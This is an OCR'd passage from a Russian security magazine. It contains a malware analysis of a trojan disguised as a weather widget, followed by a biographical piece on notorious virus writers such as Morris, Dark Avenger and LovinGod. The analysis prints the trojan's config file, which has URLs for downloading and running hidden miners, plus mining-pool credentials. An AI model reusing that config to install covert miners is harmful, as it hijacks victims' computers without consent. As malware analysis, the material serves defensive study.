


Рис. 9. Ссылка на погодный информер с небольшим довеском в виде майнера криптовалюты

TROJAN-DOWNLOADER.MSIL.BITCOINMINER.T

Эта программа для несанкционированного майнинга распространяется под видом крайне полезного и нужного приложения — погодного информера.

Троян представляет собой файл SmallWeatherSetup.exe, скомпилированный из скрипта на AutoIt и оборудованный весьма симпатичной и вызывающей доверие иконкой. Если декомпилировать этот скрипт, то внутри можно увидеть запуск двух файлов setup_1.exe и setup_2.exe.

Первый устанавливает в систему обещанный погодный информер, который работает вполне по-честному и исправно показывает температуру, облачность и прочие погодные аномалии. А вот второй начинает вредоносную деятельность: устанавливает связь с bitchat.org, скачивает оттуда файл под названием intel.exe, запускает его на выполнение и прописывает его в автозагрузку в реестре.




Рис. 10. Декомпилированный скрипт на AutoIt

И setup_2.exe, и intel.exe написаны на чем-то, что использует технологию .NET (об этом говорит аббревиатура MSIL в названии трояна), и легко декомпилируются. При этом в теле setup_2.exe можно найти строчку с предположительным именем автора этого творения (хотя кто его знает, может быть, это и подстава).

Запущенный и прописанный в автозагрузку intel.exe скачивает с bitchat.org для себя инструкцию по дальнейшим действиям в виде файла info.xml и приступает к их выполнению.




Рис. 11. Если вспомнить, как кодируются русские буквы в UTF-8, то здесь можно прочитать имя предполагаемого автора трояна

Внутри info.xml хорошо видны пул, с которым будет работать майнер, имя учетки и пароль (некто tonycraft, с паролем G4KL23FGR), а также последовательность загрузки двух майнеров и необходимых компонентов для их работы.

Майнеры, как и в предыдущем случае, вполне легальны, причем, несмотря на то что было скачано два майнера, для работы запускается один с именем explorer.exe (очевидно, чтобы сбить с толку не очень опытных пользователей). Параметры запуска explorer.exe также видны в файле info.xml, а добывает он Litecoin, используя ресурсы видеокарты.



```
        catch
        {
            array = null;
        }
        if (array == null)
        {
            Thread.Sleep(60000);
        }
    }
    while (array == null);
    string @string;
    if (array.Length >= 3 && array[0] == 239 && array[1] == 187 && array[2] == 191)
    {
```

Рис. 12. Кусочек декомпилированного кода intel.exe. Выделены строки, ответственные за загрузку info.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><config>
  <command>
    <server>stratum+tcp://mine.pool-x.eu:9000</server>
    <login>tonycraft.3</login>
    <password>G4KL23FGR</password>
    <ram>12</ram>
  </command>
  <version>
    <number>12</number>
    <path>http://bitchat.org/boss/intel.exe</path>
    <reload>True</reload>
    <folder>Intel</folder>
    <name>intel.exe</name>
  </version>\
  <loading>
    <url name="libeay32.dll">http://tifso.ru/igame/libeay32.dll</url>
    <url name="libcurl.dll">http://tifso.ru/igame/libcurl.dll</url>
    <url name="ssleay32.dll">http://tifso.ru/igame/ssleay32.dll</url>
    <url name="libidn-11.dll">http://tifso.ru/igame/libidn-11.dll</url>
    <url name="libssh2.dll">http://tifso.ru/igame/libssh2.dll</url>
    <url name="librtmp.dll">http://tifso.ru/igame/librtmp.dll</url>
    <url name="libusb-1.0.dll">http://tifso.ru/igame/libusb-1.0.dll</url>
    <url name="zlib1.dll">http://tifso.ru/igame/zlib1.dll</url>
    <url name="miner.php">http://tifso.ru/igame/miner.php</url>
    <url name="API.class">http://tifso.ru/igame/API.class</url>
    <url name="API.java">http://tifso.ru/igame/API.java</url>
    <url name="api-example.c">http://tifso.ru/igame/api-example.c</url>
    <url name="api-example.php">http://tifso.ru/igame/api-example.php</url>
    <url name="diablo130302.cl">http://tifso.ru/igame/diablo130302.cl</url>
    <url name="diakgcn121016.cl">http://tifso.ru/igame/diakgcn121016.cl</url>
    <url name="phatk121016.cl">http://tifso.ru/igame/phatk121016.cl</url>
    <url name="poclbm130302.cl">http://tifso.ru/igame/poclbm130302.cl</url>
    <url name="scrypt130511.cl">http://tifso.ru/igame/scrypt130511.cl</url>
    <url name="explorer.exe">http://tifso.ru/igame/explorer.exe</url>
    <url name="cgminer-nogpu.exe">http://tifso.ru/igame/cgminer-nogpu.exe</url>
  </loading>
  <start>
    <name>explorer.exe --scrypt -o {SERVER} --userpass {LOGIN}:{PASSWORD} --inte
  </start>
</config>
```

Рис. 13. Инструкция по дальнейшим действиям (файл info.xml)

BITCOIN (BTC)
$ 10 460 445 300

RIPPLES (XRP)
$ 2 194 229 432

LITECOIN (LTC)
$ 612 268 860

PEERCOIN (PPC)
$ 127 661 069

NAMECOIN (NMC)
$ 49 918 129

MASTERCOIN (MSC)
$ 49 024 407

NEXTCOIN (NXT)
$ 37 849 582

QUARK (QRK)
$ 17 270 673

PROTOSHARES (PTS)
$ 16 727 750

MEGACOIN (MEC)
$ 16 448 547

WORLDCOIN (WDC)
$ 15 487 622

PRIMECOIN (XPM)
$ 13 648 886

Рис. 14. Объемы капитализации 12 криптомонет на январь 2014 года

ЗАКЛЮЧЕНИЕ

Хождение различных криптовалют на просторах интернета не могло не заинтересовать любителей поживиться за чужой счет, и появление целого класса программ для несанкционированного майнинга электронных монет было ожидаемо. В большинстве случаев авторы этих программ используют исходники вполне легальных майнеров и модифицируют их под свои нужды либо пишут оболочки для их скрытого запуска с нужными параметрами.

10 БИОГРАФИЯ

ТОП-10 ОДИОЗНЫХ ВИРМЕЙКЕРОВ

Владимир Трегубенко
tregubenko_v_v@tut.by

Когда-то давно деревья были большими, а разработка вирусов была сродни искусству. Сначала велись теоретические изыскания, а потом дело дошло и до практики. Подгоняемый многочисленными вирмейкерами и троянописателями локомотив разработки вредоносного кода все сильнее набирает скорость, оставляя за бортом имена тех, для кого разработка малвари была идеологией жизни. На смену гуру пришли никому не известные личности, поставившие производство на поток. В этом материале мы приведем «горячую» десятку имен из VX-сцены, которые до сих пор у всех на слуху.

Роберт Моррис: Червь с большой буквы

2 ноября 1988 года сеть ARPANET (прототип наших интернетов) была атакована программой, впоследствии получившей название «червь Морриса» — по имени его создателя, студента Корнельского университета Роберта Морриса — младшего. «Червь Морриса» был первым в истории развития IT образцом вредоносной программы, который использовал механизмы автоматического распространения по сети. Для этого эксплуатировались несколько уязвимостей сетевых сервисов, а также некоторые слабые места компьютерных систем, обусловленные недостаточным вниманием к вопросам безопасности в то время.

По словам Роберта Морриса, которому в 1988-м было 22 года, червь был создан в исследовательских целях. Его код не содержал в себе никакой «полезной» нагрузки (деструктивных функций). Тем не менее из-за допущенных ошибок в алгоритмах работы распространение червя спровоцировало DoS-атаку, когда ЭВМ были заняты выполнением многочисленных копий червя и переставали реагировать на команды операторов.

По некоторым оценкам, червь Морриса инфицировал порядка 6200 компьютеров. Сам разработчик, осознав масштабы результатов своего поступка, добровольно сдался властям и обо всем рассказал. Слушанье по его делу закончилось 22 января 1990 года. Изначально Моррису грозило до пяти лет лишения свободы и штраф в размере 250 тысяч долларов. В действительности приговор был достаточно мягок, суд назначил 400 часов общественных работ, 10 тысяч долларов штрафа, испытательный срок в три года и оплату расходов, связанных с наблюдением за осужденным.



В 1988 ГОДУ НЕБЕЗЫЗВЕСТНЫЙ ПИТЕР НОРТОН ДОВОЛЬНО РЕЗКО ВЫСКАЗАЛСЯ ПРОТИВ САМОГО ФАКТА



ПРОТИВ САМОГО ФАКТА СУЩЕСТВОВАНИЯ КОМПЬЮТЕРНЫХ ВИРУСОВ, НАЗЫВАЯ ИХ «МИФОМ» И СРАВНИВАЯ ШУМ ВОКРУГ ЭТОЙ ТЕМЫ С «РАССКАЗАМИ О КРОКОДИЛАХ, ЖИВУЩИХ В КАНАЛИЗАЦИИ НЬЮ-ЙОРКА». ВСЕГО ДВА ГОДА СПУСТЯ ВЫШЛА ПЕРВАЯ ВЕРСИЯ NORTON ANTIVIRUS…

Инцидент с «червем Морриса» заставил специалистов в области IT серьезно задуматься о вопросах безопасности. В частности, именно после этого для повышения безопасности системы стало внедряться использование пауз после неправильного ввода пароля и хранение паролей в /etc/shadow, куда они перенесены из доступного на чтение всем пользователям файла /etc/passwd. Но наиболее важным событием стало создание в ноябре 1988 года координационного центра CERT (CERT Coordination Center, CERT/CC), деятельность которого связана с решением проблем безопасности в интернете. Первым появившимся в декабре 1988 года бюллетенем безопасности CERT стало сообщение об уязвимостях, использованных червем. Примечательно, что многие технические решения в «черве Морриса», такие как перебор паролей, компиляция кода загрузчика на удаленной ЭВМ под управлением *NIX-систем (Slapper) или сканирование сети для выявления целей, применяются и в современных образцах малвари.

Интересно, что в том же самом 1988 году небезызвестный Питер Нортон довольно резко высказался в печати против самого факта существования компьютерных вирусов, называя их «мифом» и сравнивая шум вокруг этой темы с «рассказами о крокодилах, живущих в канализации Нью-Йорка». Всего два года спустя после заявления Нортона вышла первая версия Norton AntiVirus…

И напоследок — в 1988 году, под впечатлением от атаки червя Морриса, американская Ассоциация компьютерного оборудования объявила 30 ноября международным днем защиты информации (Computer Security Day), который отмечается и по сей день.

Сам Моррис сделал успешную научную карьеру в Массачусетском технологическом институте, имеет звание профессора и одно время даже занимал должность главного ученого в Национальном центре компьютерной безопасности США, одном из подразделений АНБ. В 1995-м он основал сервис Viaweb, стартап компании, разрабатывающей программное обеспечение для создания интернет-магазинов. Viaweb был продан за 48 миллионов долларов Yahoo, которая переименовала его в «Yahoo! Store». В 2008-м отметился выпуском языка Arc — диалекта языка Лисп.

Dark Avenger

В начале девяностых годов произошел так называемый «экспоненциальный вирусный взрыв». Количество новых вирусов для MS-DOS, обнаруживаемых в месяц, стало исчисляться десятками, а в дальнейшем и сотнями. Эпицентром этого взрыва была Болгария. Почему именно она? Очевидно, это была первая страна социалистического лагеря, начавшая серийно выпускать IBM PC совместимые компьютеры. Охрана авторского права? Не, не слышали. Ответственностью за несанкционированное копирование программ никто не заморачивался, поэтому чуть менее чем все программы были пиратским, что, естественно, крайне способствовало распространению вирусных эпидемий. Именно Болгария спровоцировала зарождение вирусной сцены как таковой. И одним из наиболее известных анонимусов VX-сцены Болгарии стал вирмейкер под псевдонимом Dark Avenger. Его перу принадлежит целое семейство вирусов Eddie, обладающих деструктивным функционалом, — при каждом 16-м заражении вирус переписывал случайный сектор на диске частью своего тела.

Первое упоминание в качестве автора появилось в вирусе Eddie.1800, содержащем строку «This program was written in the city of Sofia (C) 1988-89 Dark Avenger». Вирусная эпидемия Eddie не только охватила Европу, но и перекинулась за океан в США, что привлекло широкий интерес средств массовой информации к персоне Dark Avenger. Исследователи семейства вирусов Eddie отмечали высокий профессионализм автора, а также его тягу к красивым программным решениям. В качестве примера можно привести выравнивание текстовыми строками длины тел различных версий вируса до значений, кратных ста, — 1800, 2000, 2100. Dark Avenger известен также как разработчик первого полиморфного генератора для вирусов в среде MS-DOS — MtE (Mutation Engine), который был выпущен в 1991 году в виде объектного модуля с подробной инструкцией по применению. Данный движок иногда ошибочно называют DAME — Dark Avenger Mutation Engine, тогда как DAME — Dark Angel's Multiple Encryptor — движок, выпущенный в 1993 году командой канадских вирмейкеров Phalcon/Skism.

По некоторым признакам Dark Avenger — ярый фанат музыки в стиле heavy metal. Об этом свидетельствует строка «Eddie lives… somewhere in time», тут Eddie — отсылка к маскоту группы Iron Maiden (Somewhere in Time — название их шестого альбома). Также в одном из своих немногочисленных интервью журналистке Саре Гордон Dark Avenger упомянул, что его псевдоним выбран в честь одной старой песни — по всей видимости, композиции группы Manowar, которая так и называется — Dark Avenger.

С Dark Avenger неразрывно связано имя Веселина Бончева — специалиста в области исследования вирусов, к которому Dark Avenger испытывал сильную неприязнь. Настолько сильную, что вирусы Eddie.2000 и Eddie.2100 содержали строку «(c) 1989 by Vesselin Bontchev».

Одним из вероятных кандидатов на роль Dark Avenger является Тодор Тодоров, также известный как Commander Tosh. Тодоров в бытность студентом болгарской национальной математической школы проявлял завидный интерес к написанию вирусов. Он являлся сисопом Virus Exchange BBS, на которой все желающие могли обмениваться исходниками вирусов. При этом Тодоров принимал на обмен только новые исходные коды, что провоцировало обменивающихся на написание новых вирусов, при этом их сложность не имела значения, главное — чтобы они были рабочими. Dark Avenger был частым посетителем Virus Exchange BBS, и любой допущенный к обмену вирусами мог свободно с ним переписываться.

В 1993-м Тодоров исчез, многие говорили, что он уехал учиться в США, и это событие удивительным образом совпало с прекращением деятельности Dark Avenger. Тодоров вновь появился в Софии в декабре 1996 года, после трехлетнего отсутствия. А в январе 1997 года хакер с псевдонимом Dark Avenger взломал компьютеры в Софийском университете, которые входили в сеть Болгарской академии наук. Опять подозрительное совпадение! Однако был ли Тодоров «мстителем» на самом деле, так и остается загадкой.



LovinGod – непризнанный дуче киберфашизма

Фигура эта очень колоритная и в своем роде уникальная. LovinGod — духовный лидер Stealth Group, крупнейшей группировки вирусописателей, действующей на территории ex-USSR. С ним мало кто был знаком лично, кроме очень узкого круга друзей. Практически ничего не известно о том, как его на самом деле зовут, как он выглядит… Забавно, что нет достоверных сведений даже о том, какие вирусы он написал сам, да и написал ли что-либо вообще. Одного не отнять — журнал Infected Voice в свое время был достаточно кошерен (подтверждаю, сам на нем вырос. — Прим. ред.).

Бурную деятельность по сколачиванию своей вирус-банды LovinGod начал в 1994 году. Благодаря многочисленным срачам в ФИДО группа получила определенную известность, и состав ее начал расти, как снежный ком. Плюс ко всему на процесс становления вирусмейкерства в Украине повлиял тот факт, что статья за распространение вирусов здесь появится только через десять лет. Не исключено, что именно деятельность Stealth Group спровоцировала российский «экспоненциальный вирусный взрыв», который до этого произошел в Болгарии.

SG просуществовала шесть с половиной лет, после чего была официально закрыта в феврале 2001-го. Однако на этом ее деятельность не закончилась: полгода она действовала как сильно законспирированная организация с жестким отбором кандидатов (по другим сведениям, это уже была какая-то секта, благо LG мозги промывать умел мастерски).


мозги промывать умел мастерски).

От событий, связанных с Stealth Group, офигевали не только местные, но и все мировое сообщество. Американская фирма iDefense, состоящая из бывших разведчиков и собирающая инфу на продажу, подготовила подробный отчет о деятельности Stealth Group, озаглавленный «Ukrainian-Russian Hackers the Stealth Group and Its Leader, LovinGOD». Как говорится, пацан пришел к успеху. Особо интересными в отчете выглядят пассажи о связях русских хакеров с Аль-Каидой и о том, что LovinGOD — засланный казачок от ФСБ.

